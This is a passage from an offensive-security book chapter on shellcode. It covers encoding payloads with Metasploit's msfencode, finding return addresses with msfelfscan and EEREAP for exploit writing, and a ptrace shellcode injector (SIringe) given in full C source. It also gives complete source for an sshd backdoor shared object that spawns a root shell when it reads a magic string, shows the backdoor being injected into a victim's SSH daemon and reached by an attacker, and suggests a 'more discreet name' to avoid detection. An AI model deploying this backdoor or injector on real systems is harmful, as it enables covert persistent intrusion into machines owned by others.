>>> open("binsh.unicode.egg","w").write(egg)
```

Finally, run it:

```
$ chmod +x ./binsh.unicode.egg
$ ./binsh.unicode.egg
sh-3.1$
```

Metasploit Framework's msfencoder

Metasploit Framework comes with a program called *msfencoder* that can encode shellcodes. It provides many encoding techniques suitable for most cases on x86. Other architectures support tends to be poor, as we can see from the list of existing encoders:

```
$ ./msfencode -l

Framework Encoders
==================

    Name                    Rank        Description
    ----                    ----        -----------
    cmd/generic_sh          normal      Generic Shell Variable Substitution Command
                                            Encoder
    generic/none            normal      The "none" Encoder
    ppc/longxor             normal      PPC LongXOR Encoder
    ppc/longxor_tag         normal      PPC LongXOR Encoder
    sparc/longxor_tag       normal      SPARC DWORD XOR Encoder
    x86/alpha_mixed         low         Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper         low         Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_utf8_tolower  average     Avoid UTF8/tolower
    x86/call4_dword_xor     normal      Call+4 Dword XOR Encoder
    x86/countdown           normal      Single-byte XOR Countdown Encoder
    x86/fnstenv_mov         normal      Variable-length Fnstenv/mov Dword XOR
                                            Encoder
    x86/jmp_call_additive   great       Polymorphic Jump/Call XOR Additive Feedback
                                            Encoder
    x86/nonalpha            low         Non-Alpha Encoder
    x86/nonupper            low         Non-Upper Encoder
    x86/shikata_ga_nai      excellent   olymorphic XOR Additive Feedback Encoder
    x86/unicode_mixed       low         Alpha2 Alphanumeric Unicode Mixedcase
                                            Encoder
    x86/unicode_upper       low         Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Table 10-1 lists the supported options.

Table 10-1. Options for msfencoder

Option	Description
`-a` *arch*	The architecture to encode as.
`-b` *chars*	The list of characters to avoid.
`-e` *encoder*	The encoder to use.
`-i` *path*	Encode the contents of the supplied file path.
`-l`	List available encoders.
`-n`	Dump encoder information.
`-s` *max*	The maximum size of the encoded data.
`-t` *format*	The format to display the encoded buffer with (raw, ruby, perl, c).

Let's examine *msfencoder* by beginning with this shellcode generated by GCC:

```
$ ./hello.egg
Hello world!
$ hd hello.egg
00000000  55 89 e5 57 56 53 e8 00  00 00 00 5b 81 c3 f5 ff  |U..WVS.....[....|
00000010  ff ff 83 ec 1c fc 8d 7d  d8 8d b3 58 00 00 00 b9  |.......}...X....|
00000020  03 00 00 00 f3 a5 8d 55  d8 66 a5 89 d1 83 e4 f0  |.......U.f......|
00000030  bf 01 00 00 00 b8 04 00  00 00 ba 0e 00 00 00 53  |...............S|
00000040  89 fb cd 80 5b 89 f8 53  bb 05 00 00 00 cd 80 5b  |....[..S.......[|
00000050  8d 65 f4 5b 5e 5f c9 c3  48 65 6c 6c 6f 20 77 6f  |.e.[^_..Hello wo|
00000060  72 6c 64 21 0a 00 0a                              |rld!...|
00000067
```

Note that there are many 0x00 characters that will stop `str*()` functions. Injection would be partial. We need to remove them. By default, *msfencoder* will only encode using the *shikata ga nai* default encoding method (a Japanese colloquialism roughly translatable as "there is no choice" or "it can't be helped"). We have to give the additional constraint of avoiding 0x00 characters with the `-b '\x00'` option. *msfencoder* will try all encoders ordered by rank until one returns an acceptable result:

```
$ ./msfencode -t raw -b '\x00' < hello.egg > encoded.egg
[*] x86/shikata_ga_nai succeeded, final size 131

$ chmod +x encoded.egg
$ ./encoded.egg
Hello world!
```

Now we have a 131-byte shellcode equivalent to the original 103 byte shellcode, but without any NULL characters:

```
$ hd encoded.egg
00000000  db c4 d9 74 24 f4 58 29  c9 b1 1b bb 9d aa 66 bf  |...t$.X)......f.|
00000010  31 58 17 83 e8 fc 03 c5  b9 84 4a a0 34 ad e2 1c  |1X........J.4...|
00000020  14 c6 0d a0 9a 16 55 21  59 e3 96 de a1 8f 85 3c  |......U!Y......<|
00000030  a2 1d 28 e4 d7 ad 8b 14  e8 d1 92 17 e8 d1 e4 e4  |..(.............|
```

```
00000040  4d 5c b1 d2 e8 fa b3 33  77 e0 34 0c 79 e9 b4 72  |M\.....3w.4.y..r|
00000050  c2 ed b4 72 32 54 ba 72  32 a8 90 fb c9 65 96 a0  |...r2T.r2....e..|
00000060  a4 8e c4 ed b2 6e eb 11  70 ee b0 9c ef 1b 1d c0  |.....n..p.......|
00000070  b0 2a 61 b4 2b c1 0a 2b  94 6e bc c1 b8 f4 63 2f  |.*a.+..+.n....c/|
00000080  41 ff 63                                          |A.c|
00000083
```

msfencode also includes some features and capabilities borrowed from the alpha2 tool, such as the following:

```
$ ./msfencode -t raw  -e x86/alpha_upper < binsh.egg > binsh_alpha.egg
[*] x86/alpha_upper succeeded, final size 141

$ cat binsh_alpha.egg
PYIIIIIIIIIIQZVTX30VX4APOA3HHOAOOABAABTAAQ2AB2BBOBBXP8ACJJIFQIPFOE6FOE6BHFMDOM
YJFBHFOD3CXNJKOD4GTESNJE8FOBBCYBNLIJCFOQFQCLIKQK9HBNPDKHMKOHLAA
$ chmod +x binsh_alpha.egg
$ ./binsh_alpha.egg
sh-3.1$
```

10.6 Execution Flow Hijacking

When writing an exploit, there is a key concern for all who try: when a return address or function pointer can be overwritten, what value should we put inside? The goal is usually to execute a payload (i.e., the shellcode). The shellcode is usually injected inside the process memory using a program input, such as a login or an environment variable. But its exact location generally cannot be known in advance, so executing the payload is not that simple. We need to find an address we know in advance that we can jump to, so that our payload will be executed.

This seems like wizardry at first, but the trick relies on the fact that the shellcode has been injected somewhere—thus, the process knows this location (i.e., there is a register, a memory location, or a combination of them that points to the payload). If we can find a fixed address inside the process' memory that holds code that jumps to this precise location, then we have the address we are looking for. For instance, if our payload is still pointed to by the EDI register, we need a fixed address that holds a `call edi`, `jmp edi`, or `push edi/ret` statement or something equivalent.

Sometimes the only thing you can overwrite is not a function pointer, but a pointer on a function pointer, or a pointer on a structure that holds a pointer to a function pointer. Finding a value for that becomes a bit more complicated. Another challenge is to find many suitable addresses on many platforms and look for addresses common to most of them to make an exploit that works against many different targets.

On Windows platforms, you may be able to overwrite a Structured Exception Handler (SEH) function pointer. But in this very specific case, if you succeed in triggering an exception by messing up the stack, the SEH function that will be called will overwrite this very address. The problem here is the same. Which target address should

we choose when we do not know the address of the buffer that we overflowed? What is interesting here is that the SEH function pointer is part of a structure whose address is passed as a parameter to the SEH function. Thus, when the SEH function is executed, the third argument in the stack is the address of the SEH structure, which we just overwrote. To circumnavigate this, point the SEH function pointer to a simple `pop/pop/ret`, somewhere at a fixed place, and it will jump to instructions at the beginning of the overwritten SEH structure.

Metasploit Framework's msfelfscan and msfpescan

msfelfscan and *msfpescan* are two simple Metasploit tools that can go through a PE or an ELF binary and find suitable return addresses; we just have to provide them with the flawed program and the kind of code we are looking for. We can choose between some code that jumps to the address hold by a given register (`jmp` *`register`*, `call` *`register`*, or `pop` *`register`*`/ret`), and code that does a `pop/pop/ret`. These are the two most common cases. But if we need something more complex, we can provide a regular expression, which is significantly less straightforward to use.

For instance, let's assume that our shellcode has been injected at a location pointed by the EDI register at exploitation time. The location will change from one run to another, depending on initial memory zone locations (some kernels randomize it deliberately) and the history of the process. But the binaries are usually not compiled as position-independent code, so they must always be loaded at the same address, and we can rely on interesting instructions to be at fixed addresses. Here we need some code that will jump for us to our payload; i.e., to the address present in the EDI register:

```
$ msfelfscan -f /bin/bash -j edi
0x080698fd   jmp edi
0x0806c6c1   jmp edi
0x0805182b   call edi
0x08072b5f   call edi
0x08086ff0   call edi
0x08087872   call edi
0x08087c4e   call edi
0x080aeff8   call edi
```

msfelfscan found eight addresses that hold an instruction that will jump to the data pointed by `edi`. Just one would be sufficient. If we want to write an exploit working on many different versions of the program, a simple method is to look for one of these addresses that is common to all the targeted versions.

On Windows systems, the dynamic libraries are also loaded at fixed addresses, thus it is interesting to include them in the search. To do so, we have to work on a memory image of the whole process that will include its libraries. The memory image will be created from the running process with the *memdump.exe* program included in the Metasploit Framework. We would then point to the dump file by using *msfpescan*'s `-d` option (instead of `-f`).

If `jmp`, `call`, and `pop/pop/ret` are not the instructions you are looking for, you will have to use a regular expression (regex) to describe your need. For instance, if your payload is in a buffer whose address is pointed to by the first argument of the current function, you will need a `call [ebp+0xc]` or a `jmp [ebp+0xc]`. This is where the tool is not very convenient: you have to find the opcodes of those instructions to build the regex. In this case, you can use *nasm* with this file:

```
BITS 32
    call [ebp+0xc]
    jmp [ebp+0xc]
```

Then assemble it:

```
$ nasm -o /dev/null -l /dev/stdout /tmp/myopcodes.nasm
     1                                  BITS 32
     2 00000000 FF550C                  call [ebp+0xc]
     3 00000003 FF650C                  jmp [ebp+0xc]
```

Here we see that a possible regex would be `\xff[\x55\x65]\x0c`:

```
$ ./msfelfscan -f /bin/bash -x '\xff[\x55\x65]\x0c'
0x08087d83   ff550c
0x0808ac43   ff550c
0x0808d7b7   ff550c
0x0809472e   ff550c
0x080947a3   ff550c
0x080995f9   ff550c
0x080b6f2a   ff550c
```

Metasploit's tools are quite nice to use for simple cases, but they will only find obvious solutions. For more complex problems, you will need to use the generic but inconvenient regex option.

EEREAP

EEREAP stands for *eEye Emulating Return Address Purveyor*. This utility explores the snapshot of a running process and looks for potential return addresses. A good return address is an address that, when jumped to, will bring the program counter (EIP) to our payload. It works only on Windows.

EEREAP has a different approach than most other tools that try to do the same job. Most other tools require input in the form of explicit possible solutions to your problem; however, EEREAP requires a description of the process' context at exploitation time, and an indication of where you want the program counter to go. Context is described by giving the values of known registers, the relationship between pointers and pointees, the read-only memory zones, etc. In other words, the way you give EEREAP a problem to solve is declarative. You do not have to imagine what a solution looks like. That is a great advantage over some of the simpler tools such as *msfpescan* that need you to construct a solution set and ask the tool to find something inside the set.

You can also express some constraints on the return address, such as asking for it to be ASCII only, or pointing to a read-only zone. EEREAP will then brute-force all possible return addresses and emulate code at this address using the pieces of context that were specified. Nondeterminism is handled. For instance, if the flags' state is not known at a given point, a conditional jump could be either taken or not. Both paths will be followed. If both lead to the target, the solution will be accepted; if one fails, the address will be discarded. The same happens for operations on registers. If a write access is done on a register whose value is neither determined in the context nor imposed by previously simulated code, the address will be discarded. Thus, the more precise the context is, the more numerous the solutions will be.

The EEREAP syntax is a bit cryptic:

```
name: size[,keyword][keyword...]
```

keyword can be `ro` or `rw` to indicate the rights enforced on this memory zone, and `target` to flag the memory zone we want EIP to reach. Use *name=expression* to constrain the value of a register or the address of a memory zone. *expression* can use other defined memory zones or registers. [*name*]=*expression* indicates the value of a memory zone. But enough theory—let's practice.

First, let's create a read/write memory zone to model the stack: `my_stack:1000h,rw`. Then we have to make `ESP` point into it so that `push`, `pop`, and read/write operations indexed by `ESP` will be considered valid: `esp=my_stack+500h`. Now we will define the memory zone holding our shellcode: `my_shellcode:64,ro,target`. The `target` keyword will flag the `dest` memory zone as being the goal to be reached by EIP. The `ro` keyword will make EEREAP discard any piece of code that would overwrite our shellcode. Last but not least, we will indicate that the EDI register points to our shellcode: `edi=my_shellcode`.

The final configuration file is:

```
my_stack:1000h,rw
esp=my_stack+500h
my_shellcode:64,ro
entry @my_shellcode:
edi=my_shellcode
```

Given this context, EEREAP will force every possible address and find any piece of code that will reach our shellcode without overwriting it or making accesses to undefined memory zones. This includes `call edi`, `jmp edi`, or `push edi/ret`, but it also includes addresses right before that do nothing harmful before the jump. Finally, it includes more improbable solutions that no human being could have thought of. The solution set is supposed to be as exhaustive as possible.

The method to use EEREAP is simple. We have to work on a snapshot of the process. The snapshot must be taken when the process is in the state we expect it to be in at exploitation time. For instance, the process must have finished its initialization. We will use *psnap.exe*, which is included with the EEREAP package.

```
::==-===-======-======-======-===-==::
   psnap v0.8 Process Snapshooter
   (C) 2005 eEye Digital Security
     Part of the EEREAP Project
   Last updated:    June 23, 2005
::==-===-======-======-======-===-==::

Usage:  psnap  [[<flag> [...]] <pid> [<outputfile>]]

Where:  <flag>       specifies whether to snapshot a type of memory region,
                     and/or how to freeze a process (see below)
        <pid>        is the Process ID of the process to snapshot
        <outputfile> is the name of the process snapshot file to create

          If no arguments are supplied, a list of processes is displayed.
          <outputfile> can be omitted to profile a process's address space.

Flags:  -<type>:{W|I|R}  where W snapshots a memory region, I ignore it
                         (marks as a noncommitted, empty region), and R
                         records the region's address range but omits its
                         contents; <type> is one of the following:

          a - committed regions     h - heap memory
          m - non-module mappings   s - thread stacks
          i - executable modules    t - Thread Information Blocks
          r - read-only memory      p - Process Environment Block
          w - writable memory       c - module code sections
          x - executable memory     d - module data sections

          Additionally, <type> can be a hexadecimal region base address,
          an address range consisting of two comma-separated hexadecimal
          numbers, or the file name of an executable module.

        --debug          uses debugging API to ask CSRSS to suspend the
                         process; will try to detach on XP and later

        --priority       boosts psnap's priority as high as possible

        --none           does not suspend target process

        --suspend        attempts to suspend all process threads

        Default settings are "-a:w --none".
```

Without arguments, it will list all running processes, so we can choose our target here: *notepad.exe*.

```
C:\eereap>psnap
::==-===-======-======-======-===-==::
   psnap v0.8 Process Snapshooter
   (C) 2005 eEye Digital Security
     Part of the EEREAP Project
   Last updated:    June 23, 2005
::==-===-======-======-======-===-==::
```

```
     4 (0x0004)  System
   236 (0x00EC)  smss.exe         <\SystemRoot\System32\smss.exe>
   408 (0x0198)  iexplore.exe     <"C:\Program Files\Internet Explorer\iexplore.exe"
>
[...]
  3852 (0x0F0C)  notepad.exe      <"C:\WINDOWS\system32\NOTEPAD.EXE" >
  3988 (0x0F94)  cmd.exe          <"C:\WINDOWS\system32\cmd.exe" >
[...]


C:\eereap>psnap 3852 notepad.snap
```

Now we can work on the snapshot. Our configuration is in the *config.txt* file:

```
C:\eereap>eereap.exe notepad.snap @config.txt
::=-==-====-======-==========-======-===-==-=::
   EEREAP v0.81           eereap@eeye.com
   eEye Emulating Return Address Purveyor
     (C)2005-2006 eEye Digital Security
   Last updated:         October 30, 2006
::=-==-====-======-==========-======-===-==-=::

001B71EE
001B71EF
001B7A23
0022C6F0
0022C714
0022CAE0
0022CB04
00231CB0
00235C10
00248BE8
0028066C
00280CF0
003D59A1
003D6991
[...]
010047DE
010047E1
010047E2
010047E3
010047E8
[...]
```

Some addresses come from loaded libraries. On Windows, they are always loaded at the same place, so it makes sense to include them in the search. Addresses at 0x01004*xxx* come from the *notepad.exe* file. Let's look at some solutions in this extract from the real code dump of *notepad.exe*:

```
10047d9:       e8 84 d4 ff ff          call   0x1001c62
10047de:       8d 45 94                lea    eax,[ebp-108]
10047e1:       50                      push   eax
10047e2:       ff 35 14 98 00 01       push   DWORD PTR ds:0x1009814
10047e8:       ff d7                   call   edi
```

Any of these addresses except 0x10047d9 are obviously solutions. But if we jump in the middle of an instruction, it may still mean something. Let's try to disassemble at every address from 0x010047de to 0x010047e7.

The first one loads an address into EAX, pushes it on the stack, and then pushes the double word at address 0x01009814. It finishes with a direct call to the address held by EDI. The first instruction manipulates registers only. As stack operations are allowed within the *my_stack* memory zone, the second instruction is considered sane. Address 0x01009814 is inside the mapped memory and can be read, so that the third instruction is also sane. This can be considered as a solution:

```
010047DE  8D4594          lea eax,[ebp-0x6c]
010047E1  50              push eax
010047E2  FF3514980001    push dword [0x1009814]
010047E8  FFD7            call edi
```

The two following examples exchange the content of ESP with EAX, and then perform a stack operation. This is very likely to crash. They are not solutions.

```
010047DF  45              inc ebp
010047E0  94              xchg eax,esp
010047E1  50              push eax
010047E2  FF3514980001    push dword [0x1009814]
010047E8  FFD7            call edi
010047E0  94              xchg eax,esp
010047E1  50              push eax
010047E2  FF3514980001    push dword [0x1009814]
010047E8  FFD7            call edi
```

These two are subsets of a previous solution and they are obviously OK, too:

```
010047E1  50              push eax
010047E2  FF3514980001    push dword [0x1009814]
010047E8  FFD7            call edi
010047E2  FF3514980001    push dword [0x1009814]
010047E8  FFD7            call edi
```

This one begins in the middle of an instruction so that it means something else. But it still ends with the call to EDI, and the new instruction is safe:

```
010047E3  3514980001      xor eax,0x1009814
010047E8  FFD7            call edi
```

On the other hand, if we keep on incrementing the address, even if we still get the call to EDI, we get unsafe instructions that write to memory pointed at by ECX while its value is undetermined:

```
010047E4  1498            adc al,0x98
010047E6  0001            add [ecx],al
010047E8  FFD7            call edi
010047E5  98              cwde
010047E6  0001            add [ecx],al
010047E8  FFD7            call edi
010047E6  0001            add [ecx],al
010047E8  FFD7            call edi
```

This one will not even execute a call:

```
010047E7  01FF              add edi,edi
010047E9  D7                xlatb
```

Last but not least, we have the solution that *msfpescan* would have found:

```
010047E8  FFD7              call edi
```

Having many candidates increases the chances of finding a common address across multiple platforms and thus the ability to write more generic exploits. It is also helpful if we are restricted by the character set to use for the address overwrite.

That leads us to the `/RANGESET` and `/CHARSET` parameters, which add conditions on the acceptable addresses. The `/RANGESET` parameter restricts candidate return addresses to the specified range(s), while the `/CHARSET` parameter restricts one or all bytes of the return address to the specified character set. The options for these parameters, as well as the complete grammar of a configuration file, are explained in the EEREAP usage message shown here:

```
>eereap.exe
::=-==-====-=====-==========-=====-===-==-=::
   EEREAP v0.81           eereap@eeye.com
   eEye Emulating Return Address Purveyor
     (C)2005-2006 eEye Digital Security
   Last updated:         October 30, 2006
::=-==-====-=====-==========-=====-===-==-=::

Usage:  EEREAP  <snapshot> {<configline> | @<configfile>} [...]

Where:  <snapshot>  is an EEREAP PSNAP-format process address space snapshot
                    file that denotes virtual memory regions and their contents

      <configline>  is a configuration setting for the emulation context

      <configfile>  is a text file containing configuration settings

Valid configuration settings are as follows:

  reg    = value   -- sets the value of a 32-bit register
  EFLAGS = int     -- sets the value of EFLAGS
  [ptr]  = value   -- sets the contents of memory to a 32-bit value
  address_space [= int] [@ ptr] : size [, attr [...]]
                   -- declares an abstract address space
  /LAZY:reg        -- sets up an otherwise-default context with target at reg
  /RANGEADD:{start..end | [{R|W}][{C|D}][{I|P}] | * } [, ...]
                   -- includes the given range(s) as candidate return addresses
  /RANGESET:{start..end | [{R|W}][{C|D}][{I|P}] | * } [, ...]
                   -- restricts candidate return addresses to these range(s)
  /CHARSET[{0|1|2|3}]: {start[..end] | NONULL | ASCII | ALPHA | ALPHALOWER |
                        ALPHAUPPER | ALPHANUM | ALPHANUMLOWER | ALPHANUMUPPER |
                        HEX | HEXLOWER | HEXUPPER | BASE64} [, ...]
                   -- restricts one or all bytes of return address to char set
```

```
The identifiers in lowercase are defined as follows:

  reg           := {EAX | ECX | EDX | EBX | ESP | EBP | ESI | EDI}
  int           := decimal (e.g., 7890), binary (e.g., 01101b), or hexadecimal
                   (e.g., 0BA98CDEFh) integer,  in which a hex or binary digit
                   may have its bits denoted as undefined by substituting an X
  address_space := a non-reserved name, beginning with a letter and containing
                   only letters, numbers, and  underscores, that identifies an
                   abstract address space uniquely
  offset        := fully-defined int (no X digits)
  ptr           := {int | address_space [{+ | -} offset]}
  value         := {int | ptr}
  size          := fully-defined int
  attr          := {RO | RW | TARGET}
  start         := fully-defined int
  end           := fully-defined int
```

Also note that each line of a configuration file can also be passed as an argument, so you do not need to create a file for simple searches. You can also mix both configuration file and command-line parameters to refine some searches without modifying the configuration file or adding new constraints.

Code Injection

Shellcodes are not used only for remote exploitation; for example, they can be of great help to tweak a running process or to steal resources such as file descriptors, handles, rights, etc. In these cases, we do not need a vulnerability in our target to redirect the execution flaw because we already have control over it.

On Unix systems, injection can be achieved by the Ptrace debugging feature. The method is quite simple: the injector attaches to the running process, injects the payload, and changes registers so that control is transferred to it. Once the payload has gained control, it can do its job and then either clean up itself or return to the injector to clean up.

Example 10-6 lists the source of the SIringe shellcode injector. It injects a shellcode into a process' stack and simulates a call to it. If the shellcode restores all the registers and returns as a normal function, the control will go back to where the process has been stopped, and it will keep on doing its job without noticing a parasite has executed inside its own address space.

Example 10-6. SIringe sourcecode

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#include <sys/ptrace.h>
```

Example 10-6. SIringe sourcecode (continued)

```
#include <sys/user.h>
#include <sys/wait.h>
#include <unistd.h>
#define __KERNEL__ /* macros ERESTART... */
#include <linux/errno.h>
#undef __KERNEL__

/* $Id$ */

#define STACKSIZE 512

#define ERROR(msg) do{ perror(msg); exit(-1); }while(0)
#define USAGE do { fprintf(stderr, "Usage: siringe [-f <shellcode] -p <pid>\n"); exit(-2);
}while(0)

int main(int argc, char *argv[])

{
        int res, i, pid=0, shlen;
        long start, old_eip;
        struct user_regs_struct regs;
        char shcode[32768];
        int fd = 1;
        char c;

        while (1) {
                c = getopt(argc, argv, "p:f:");
                if (c == -1) break;
                switch (c) {
                case 'p':
                        pid = atoi(optarg);
                        break;
                case 'f':
                        fd = open(optarg, O_RDONLY);
                        if (fd == -1) ERROR("open");
                        break;
                }
        }

        if (!pid) USAGE;
        shlen = read(fd, shcode, sizeof(shcode));
        if (!shlen) USAGE;

        /**** let's attach ****/
        res = ptrace(PTRACE_ATTACH, pid, NULL, NULL);
        if (res == -1) ERROR("ptrace attach");
        res = waitpid(pid, NULL, WUNTRACED);
        if (res != pid) ERROR("waitpid");

        /**** We gather the registers ****/
        res = ptrace(PTRACE_GETREGS, pid, NULL, &regs);
        if (res == -1) ERROR("ptrace getregs");
```

Example 10-6. SIringe sourcecode (continued)

```
        /**** We inject the code ****/
        start = regs.esp-STACKSIZE-shlen;
        for (i=0; i < shlen; i+=4) {
                res = ptrace(PTRACE_POKEDATA, pid, start+i, *(int *)(shcode+i));
                if (res == -1) ERROR("ptrace pokedata");
        }

        /**** We hijack the execution flow ****/
        old_eip = regs.eip;
        regs.eip = start;
        if ( (regs.orig_eax >= 0) &&
             (regs.eax == -ERESTARTNOHAND ||
              regs.eax == -ERESTARTSYS ||
              regs.eax == -ERESTARTNOINTR) ) {
                regs.eip += 2;
                old_eip -= 2;
        }

        /**** We simulate a call (push eip) ****/
        regs.esp -= 4;
        res = ptrace(PTRACE_POKEDATA, pid, regs.esp, old_eip);
        if (res == -1) ERROR("ptrace pokedata old_eip");

        /**** We update the registers ****/
        res = ptrace(PTRACE_SETREGS, pid, NULL, &regs);
        if (res == -1) ERROR("ptrace setregs");

        /**** We detach and begin to run  ****/
        res = ptrace(PTRACE_DETACH, pid, NULL, NULL);
        if (res == -1) ERROR("ptrace detach");

        return 0;
}
```

The injected shellcodes must respect their hosts invisibility reasons first but we also may need them later. Thus, they have to save and restore registers and not trash the host's process memory. As a simple example of this, let's use a *hello world* shellcode.

```
#define STR "Hello world!\n"

int main(void)
{
        __asm__("pusha");

        write(1, STR, sizeof(STR));

        __asm__("popa");
}
```

It can be compiled with ShellForge into the following assembly code:

```
00000000  55              push ebp
00000001  89E5            mov ebp,esp
```

```
00000003  53               push ebx
00000004  50               push eax
00000005  E800000000       call 0xa
0000000A  5B               pop ebx
0000000B  81C3F6FFFFFF     add ebx,0xfffffff6
00000011  83E4F0           and esp,byte -0x10
00000014  83EC10           sub esp,byte +0x10
00000017  60               pusha
00000018  8D8B37000000     lea ecx,[ebx+0x37]
0000001E  B804000000       mov eax,0x4
00000023  BA0E000000       mov edx,0xd
00000028  53               push ebx
00000029  BB01000000       mov ebx,0x1
0000002E  CD80             int 0x80
00000030  5B               pop ebx
00000031  61               popa
00000032  8B5DFC           mov ebx,[ebp-0x4]
00000035  C9               leave
00000036  C3               ret
00000037  Hello world!
```

We can then inject it into any process and control its actions for the time the shellcode is running:

```
$ ./siringe -f /tmp/helloworld.egg -p `pidof cat`
```

Here is the result on the `cat` process:

```
$ cat
Repeat after me: test before!
Repeat after me: test before!
Hello world!
Repeat after me: test after!
Repeat after me: test after!
```

Uses of this technique are countless; for example, swapping the TTY of two processes, parasitizing a function, stealing a file descriptor, and many others.

A more elaborate kind of code injection can be achieved with InjectSO, a small program that enables you to inject a whole shared object into the memory space of another process and hijack dynamically linked functions. The great advantage over raw shellcode injection is that you have only to build a shared object that will be dynamically linked and thus can use external functions—for instance, from *libc*. But this will obviously work only on dynamically linked processes, and dynamically linked functions only can be intercepted.

InjectSO is quite old now. It will not compile as is with recent GCC, nor will it work on systems using a recent dynamic linker.

The shared object you have to build must provide a NULL-finished array of pointers to `SIntercept` structures named `pptInterceptFuncs`. An `SIntercept` structure is described in Table 10-2 and is defined as follows:

```
typedef struct _SIntercept {
      char *sFuncName;
      void *pvNewFunc;
      void *pvRelAddr;
      void **ppvOldAddr;
      int  iFlags;
} SIntercept;
```

Table 10-2. Description of members of SIntercept struct

Member	Description
`sFuncName`	Name of the function to intercept.
`pvNewFunc`	Pointer to the intercepting function.
`pvRelAddr`	Storage for internal use. Leave NULL.
`ppvOldAddr`	If you need to call the intercepted function back, declare a pointer to it and make this field point to it. Else, leave NULL.
`iFlags`	Not used yet. Leave NULL.

The intercepting function will be called in place of the intercepted function. Calls to the intercepted functions must be wrapped by calls to `intercept_fix_unresolved()` and `intercept_override()`.

Example 10-7 lists a very vicious backdoor. This shared object will intercept any call to the `read()` function to look for a magic string in any read buffer. If the magic string is present, the shared object will copy the current file descriptor to STDIN, STDOUT, and STDERR, and execute */bin/sh*. There is one subtlety: some programs read buffers one byte by one byte, so we need a way to scan a fragmented stream. The solution is to approximate, because the function could be called on different streams, but we assume that all fragments from our magic string will not be mixed with other streams.

Example 10-7. backdoor.so, a shared object backdoor

```
#include <intercept.h>
#include <unistd.h>

#define MAGIC "POWERTOOLS"
#define MAGICLEN 10

ssize_t (*real_read)( int fd, void * buf, size_t count );
ssize_t my_read( int fd, void * buf, size_t count );


SIntercept tReadIntercept =
{ "read", &my_read, 0x0, (void **)&real_read, 0x0 };

SIntercept * pptInterceptFuncs[] = { &tReadIntercept, 0x0 };
```

Example 10-7. backdoor.so, a shared object backdoor (continued)

```
static int state;

ssize_t my_read( int fd, void * buf, size_t count )
{
 ssize_t ret;
 int i;

        intercept_fix_unresolved(&tReadIntercept);
        ret = (*real_read)(fd, buf, count);
        intercept_override(&tReadIntercept);


 i = 0;
 while ( (i < ret) && (state < MAGICLEN) &&
  (((char *)buf)[i] == MAGIC[state]) ) {
  i++;
  state++;
 }

 if (state == MAGICLEN) {
  dup2(fd, 0);
  dup2(fd, 1);
  dup2(fd, 2);
  execl("/bin/sh","/bin/sh", "-i", 0);
 }

 if (i != ret)
  state = 0;
 return ret;
}
```

To compile it, we need *intercept.h* and *intercept.o* files from InjectSO package:

```
$ gcc -shared -fPIC -I. -nostdlib -o backdoor.so backdoor.c intercept.o
```

Now we have a *backdoor.so* file. We can inject it in any program we want. It will then behave as usual, except that if the magic string ever comes to be read on a file descriptor, the process will be changed into a shell. We have to inject it into our target process on the victim host:

```
victim:~# ./injectso -c -p `pidof sshd` backdoor.so
```

Now the attacker can quit the machine and come back whenever he wants. In the meantime, legitimate users can use the machine normally:

```
legitimate:~$ ssh victim echo "SSH is working"
Password: ****
SSH is working
```

SSH daemon seems to work as usual, but, as shown in the following:

```
attacker:~$ telnet victim 22
Trying 192.168.128.10...
Connected to 192.168.128.10.
Escape character is '^]'.
```

```
SSH-2.0-OpenSSH_3.8.1p1 Debian-8.sarge.4
POWERTOOLS
sh-3.00#
```

the box is backdoored.

This trick will remain unnoticed unless we look at mapped libraries in SSH memory space:

```
victim:~# cat /proc/`pidof sshd`/maps
08048000-0808d000 r-xp 00000000 08:01 108219     /usr/sbin/sshd
0808d000-0808f000 rw-p 00044000 08:01 108219     /usr/sbin/sshd
0808f000-080b4000 rw-p 0808f000 00:00 0
b7d07000-b7d10000 r-xp 00000000 08:01 91625      /lib/tls/libnss_files-2.3.2.so
b7d10000-b7d11000 rw-p 00008000 08:01 91625      /lib/tls/libnss_files-2.3.2.so
[...]
b7fe6000-b7fe8000 r-xp 00000000 08:01 31598      /root/backdoor.so
b7fe8000-b7fe9000 rw-p 00001000 08:01 31598      /root/backdoor.so
b7fe9000-b7fea000 rw-p b7fe9000 00:00 0
```

Next time, let's choose a more discreet name.

10.7 References

Below is a short list of the tools mentioned in this chapter and their authors and distribution sites. Hope it helps.

Gerardo Richarte. *InlineEgg*. *http://oss.coresecurity.com/projects/inlineegg.html*.

Skylined. *Alpha2*. *http://www.edup.tudelft.nl/~bjwever/documentation_alpha2.html.php*.

mammon_, ReZiDeNt, The Grugq, MO_K, a_p, and fbj. *libdisasm*. *http://bastard.sourceforge.net/libdisasm.html*.

Philippe Biondi. *EggRun*. *http://www.secdev.org/projects/eggrun/*.

Philippe Biondi. *SFLib*. *http://www.secdev.org/projects/shellforge/*.

Philippe Biondi. *ShellForge*. *http://www.secdev.org/projects/shellforge/*.

Philippe Biondi. *About Shellcodes*. *http://www.secdev.org/conf/shellcodes_syscan04.pdf* slides 59-77.

Derek Soeder, Ryan Permeh, and Yuji Uka. *EEREAP*. *http://research.eeye.com/html/tools/RT20060801-2.html*.

Shaun Clowes. *InjectSO*. *http://www.securereality.com.au/archives/injectso-0.2.1.tar.gz* *http://www.blackhat.com/presentations/bh-usa-02/clowes/bh-us-02-clowes-binaries.ppt*.

NASM *http://nasm.sourceforge.net/*.

Smashing the stack for fun and profit: *http://www.phrack.org/archives/49/P49-14*.

—Philippe Bondi, with David Coffey

Part IV

Control

11

Backdoors

You have spent hours, perhaps days, probing a network's defenses, finding weaknesses and taking advantage of them to reveal more specific target hosts. After discovering a host that appears interesting enough to warrant further investigation, you focus and begin to dig even deeper. After some more time spent chipping away at the host, investigating each service, looking for public and private exploits, or maybe even buckling down and writing your own—a breakthrough:

```
C:\WINDOWS\system32>_
```

Great! Now what?

This is a question that regularly snakes its way into my head, but in this particular situation, there is already an answer. You have gained access to the host; now you need to make sure that you can continue to do so. Since it is unlikely that the administrator of this machine intended for you to gain entry like this (or for that matter, even at all), you will need some sort of *backdoor* into the system. Depending on the circumstances, this might be something as simple as adding an additional account to the system, or as comprehensive as a fully featured suite of tools that hides itself in memory, offering stealthy remote access and many other things. I will do my best to offer an example of each as well as a few more that fall somewhere in between.

